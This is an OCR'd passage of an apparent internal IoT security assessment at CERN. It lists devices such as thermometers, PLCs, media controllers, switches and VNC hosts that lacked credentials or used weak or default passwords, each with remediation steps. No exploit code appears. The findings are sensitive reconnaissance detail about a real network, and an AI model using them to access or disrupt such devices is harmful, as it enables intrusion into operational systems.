
- Papouch TME
- HWG-STE ethernet

## 5.2 Vulnerabilities

After scanning and doing a research on these thermometers, we got to know that the web UI interface and telnet ports for these thermometers did not had any credentials. Also for the Papouch TME there exists a superadmin username and password that can never be overwritten. After doing the telnet connection with the thermometers, it looked something like this –



where you can control the thermometer. Also the web UI interface which had no credentials gave a lot of options to change the firmware, function and other settings. The screenshot of the web UI is provided down as a reference –




The HWG-STE ones are pretty much secure as compared. The HTTP port was open but has strong web UI credentials. Also the telnet ports are either secured with strong password or are filtered.

Solutions for Papouch TME –

- Change the thermometers firmware which do not allow the web UI interface access.
- Setup strong credentials for the telnet port.
- If the thermometer's firmware can't change, then replace them according to the priority of the experiments.


# 6. Network Attached Storage

Network-attached storage (NAS) is a file-level computer data storage server connected to a computer network providing data access to a heterogeneous group of clients. NAS is specialized for serving files either by its hardware, software, or configuration. It is often manufactured as a computer appliance – a purpose-built specialized computer. NAS systems are networked appliances which contain one or more storage drives, often arranged into logical, redundant storage containers or RAID.

CERN uses Readygear NAS devices for storage and also for connecting devices to it.

## 6.1 Vulnerabilities

Readygear NAS in CERN were vulnerable due to weak admin credentials. I was able to access the storage devices with admin rights as in the screenshot below.




Solutions –

- Close or filter all unknown ports.
- Set strong credentials for web interface.

## 7. Programmable Logic Controllers (PLC)

A programmable logic controller (PLC), or programmable controller is an industrial digital computer which has been ruggedised and adapted for the control of manufacturing processes, such as assembly lines, or robotic devices, or any activity that requires high reliability control and ease of programming and process fault diagnosis. These PLCs are connected on the CERN network which makes it an IoT device.


## 7.1 Vulnerabilities

Having a logic PLC enables to read, write and otherwise access the tags/points. Write commands change the process, i.e. open or close valves, raise temperatures, turn things on or off. It is how operators control the process. These are ICS protocols that are insecure by design.

We found many PLCs in CERN that are installed in all the buildings for air conditioning and heating systems especially in data centres. These were found to be vulnerable as they had an open web UI which gives the admin access to the make changes in the working of the PLC. This has been classified as sensitive information and at high risk.

Solutions –

- Filter or close the HTTP port
- Close all the UNKNOWN ports

# 8. Media Logic Controllers (MLC)

A media logic controller is used in conference rooms to control the audio/video and input/output for the meetings. It even controlls the LCD screen on which the projector projects the streaming.


CERN has a lot of MLCs installed in many conference rooms to manage the LCDs, input and output and also the audio system in the conference rooms.


## 8.1 Vulnerabilities


These MLCs were found to be open without any credentials which made any user inside CERN to give them access to stop a presentation in between or change the audio and video options.

The web interface for all the MLCs was vulnerable with no credentials.

Solutions –

- Set up strong credentials for the web UI.
- Filter or close the HTTP and SSH ports.


MLC 226 IP Default Web Page - Mozilla Firefox


MLC 226 IP
DISPLAY
ON
OFF
VOLUME
100%
FUNCTION
LCD ON
LCD OFF
TABLEAU NOIR
INPUTS
ROOM PC
LAPTOP HDMI
LAPTOP VGA
VIDEO CONF
Input 5
EXT DESK

# 9. Global Cache

Global Cache creates easy to use HTTP, WiFi, and IP-enabling products for the residential, commercial, and educational markets. Our innovative products connect previously unconnected devices to your network. Based upon our own proprietary design, our suite of products are developed using industry standards and open systems, and easily integrate with third party offerings such as iOs and Android devices, standard PC hardware, network-based software, and other systems.

CERN has a lot of iTach Global cache like IP2CC, IP2Sl, etc.

## 9.1 Vulnerabilities

These IP2CC iTach global cache were found vulnerable. We used skipfish to find other subdomains on the ip addresses of the IP2CC domains and we found a domain called …/restart.htm . Also the admin credentials were very weak and therefore any user can get an easy access to it.

Solutions –

- Filter or close the HTTP, SSH and Telnet ports.
- Set up strong credentials for the web UI.

# 10. IP Phones


A VoIP phone or IP phone uses Voice over IP technologies for placing and transmitting telephone calls over an IP network, such as the Internet, instead of the traditional public switched telephone network (PSTN). Digital IP-based telephone service uses control protocols such as the Session Initiation Protocol (SIP), Skinny Client Control Protocol (SCCP) or various other proprietary protocols.

Session Initiation Protocol ( SIP ) is an application layer protocol of the OSI model (not the session layer as its name might suggest), standardized and standardized by the IETF (described in RFC 3261 which makes obsolete RFC 2543, and is complemented by RFC 3265 ) which was designed to establish, modify and terminate multimedia sessions. It is responsible for the authentication and location of multiple participants. It is also responsible for negotiating the types of media that can be used by the different participants by encapsulating of SDP ( Session Description Protocol ) messages . SIP does not carry data exchanged during the session such as voice or video. Since SIP is independent of data transmission, any type of data and protocols can be used for this exchange. However, Real-time Transport Protocol (RTP ) usually provides audio and video sessions. SIP is gradually replacing H.323 .

The SIP protocol uses port 5060, and its secure version SIP-TLS (alias SIPS) port 5061.


## 10.1 Vulnerabilities

CERN has a variety of IP phones but the polycom's phone are the mostly installed ones in CERN. There are also some HP IP phones. We found polycom's IP phones to be secured as their HTTP port was closed or filtered with only the SIP port open. There was one phone which we found vulnerable with its weak web UI through which you can access the phone, its log and other things. Also we found a phone which was being used as a FTP server to share files.





Solutions –

- Set up strong web UI credentials.
- Close the HTTP port.
- Close or filter the FTP and SSH ports.

# 11. Ethernet Blasters

The EthernetBlaster communications cable connects to a standard Ethernet network port with an RJ-45 connector. This cable communicates with client systems using the TCP/IP protocol and supports both static and dynamic IP addressing. The EthernetBlaster communications cable can be plugged into an existing 10/100 Base-T Ethernet network to communicate with clients remotely or interfaced directly via a standard 10/100 Base-T Ethernet port using a crossover cable. Because design changes are downloaded directly to the device, prototyping is easy and you can accomplish multiple design iterations in quick succession. CERN uses the Altera ethernet blasters. Harnessing the power of an Ethernet network, multiple users can remotely access Altera® devices, bringing a new level of productivity to prototyping and debugging.



## 11.1 Vulnerabilities

The ethernet blasters were found to have HTTP port open and with a default admin credential through which we can control the ethernet blaster. The web interface looks like this -


Solutions –

- Set up strong web credentials to secure the web UI.

# 12. Switches

A network switch (English switch ) is a device that connects network segments (optical fiber cables) in a computer network and telecommunications and can create virtual circuits . The switching is one of the two weft transport modes within the computer and communication networks, the other being the routing . In local area networks (LAN), it is usually a case with multiple ports Ethernet (4 to several hundred), so it has the same appearance as a concentrator (hub) butCan be configured for direct Internetaccess [ref. Necessary] , which is not possible for a hub. There are also switches for all types of network in point-to-point mode as for ATM networks , frame relays , etc.

## 12.1 Vulnerabilities

CERN is a big organization and therefore they have a lot of varities of switches installed. After the scan, many switches were found vulnerable with their web interface having default or weak admin credentials that gives you access to control the switch.

Solutions –

- Set strong web UI credentials.
- Filter or close the HTTP port.
- Filter or close the SSH and Telnet ports.

# 13. Others

## 13.1 Virtual Network Computing

VNC (Virtual Network Computing ) is a system for viewing and controlling the desktop environment of a remote computer . It allows the VNC client software to transmit keyboard and mouse input information to the remote computer, with VNC server software through a computer network . It uses the RFB protocol for communications.

VNC is independent of the operating system. A VNC client installed on any operating system can connect to a VNC server installed on a different operating system. There are VNC clients and servers for most operating systems. Multiple clients can connect to a single VNC server at the same time.

Among the uses of this protocol are remote technical support , administration and maintenance of systems or software that allow only graphical controls requiring the use of the mouse or alternatively the remote viewing of various applications And varied, for educational purposes, for example.

### 13.1.1 Vulnerabilities

There are a lot of VNCs in the TN bypass list which if vulnerable can lead you to the TN and then the user may get the access to all the devices out there.

There were 5 VNCs that were vulnerable and could be accesed by bypassing the VNC port 5900. These devices were again at high risk.

Solutions –

- Set up a strong credential for th VNC port or filter the VNC port.
- Filter or close the SSH and Telnet ports.

## 13.2 Virtual Machines


In computing , a virtual machine (English virtual machine , Rep. VM ) is an illusion of a computing device created by one of software emulation . The emulation software simulates the presence of hardware and software resources such as memory , processor , hard disk , or even the operating system and drivers , allowing to run programs under the same conditions as those of the machine Simulated.

One of the advantages of virtual machines is that they can be disconnected from the characteristics of the physical machine used ( hardware and software - notably the operating system ), enabling a high portability of the software and the management of legacy systems being sometimes designed for machines or Of older and more available software environments.

Virtual machines are also used to isolate applications for security reasons , to increase the robustness of a server by limiting the impact of system errors or to emulate multiple machines on a single physical machine ( virtualization ).

### 13.2.1 Vulnerabilities

The scan found some vulnerable virtual machines that could be accessed. These VMs were not normal VMs but were machines that are used for deploying services in the system.




Solutions –

- Set up strong web credentials.
- Filter or close HTTP, SSH ports.

## 14. Conclusion

We were successful in finding almost all vulnerbable IoT devices in CERN. Most of them have been patched or have been replaced. The left over devices are still under considerations and reviews.

## 15. References

1 . https://github.com/RUB-NDS/PRET

2. http://www.hacking-printers.net/wiki/index.php/Main_Page

3. https://www.exploit-db.com/exploits/25139/

4. https://github.com/rapid7/IoTSeeker

5. http://stascorp.com/load/1-1-0-56

6. https://www.shodan.io/

7. http://kcchao.wikidot.com/multimedia-over-ip

8. https://wiki.openelectrical.org

9. https://www.aliexpress.com/promotion/promotion_fpga-with-ethernet-promotion.html

10. https://www.avaya.com/en/products/ethernet-switches/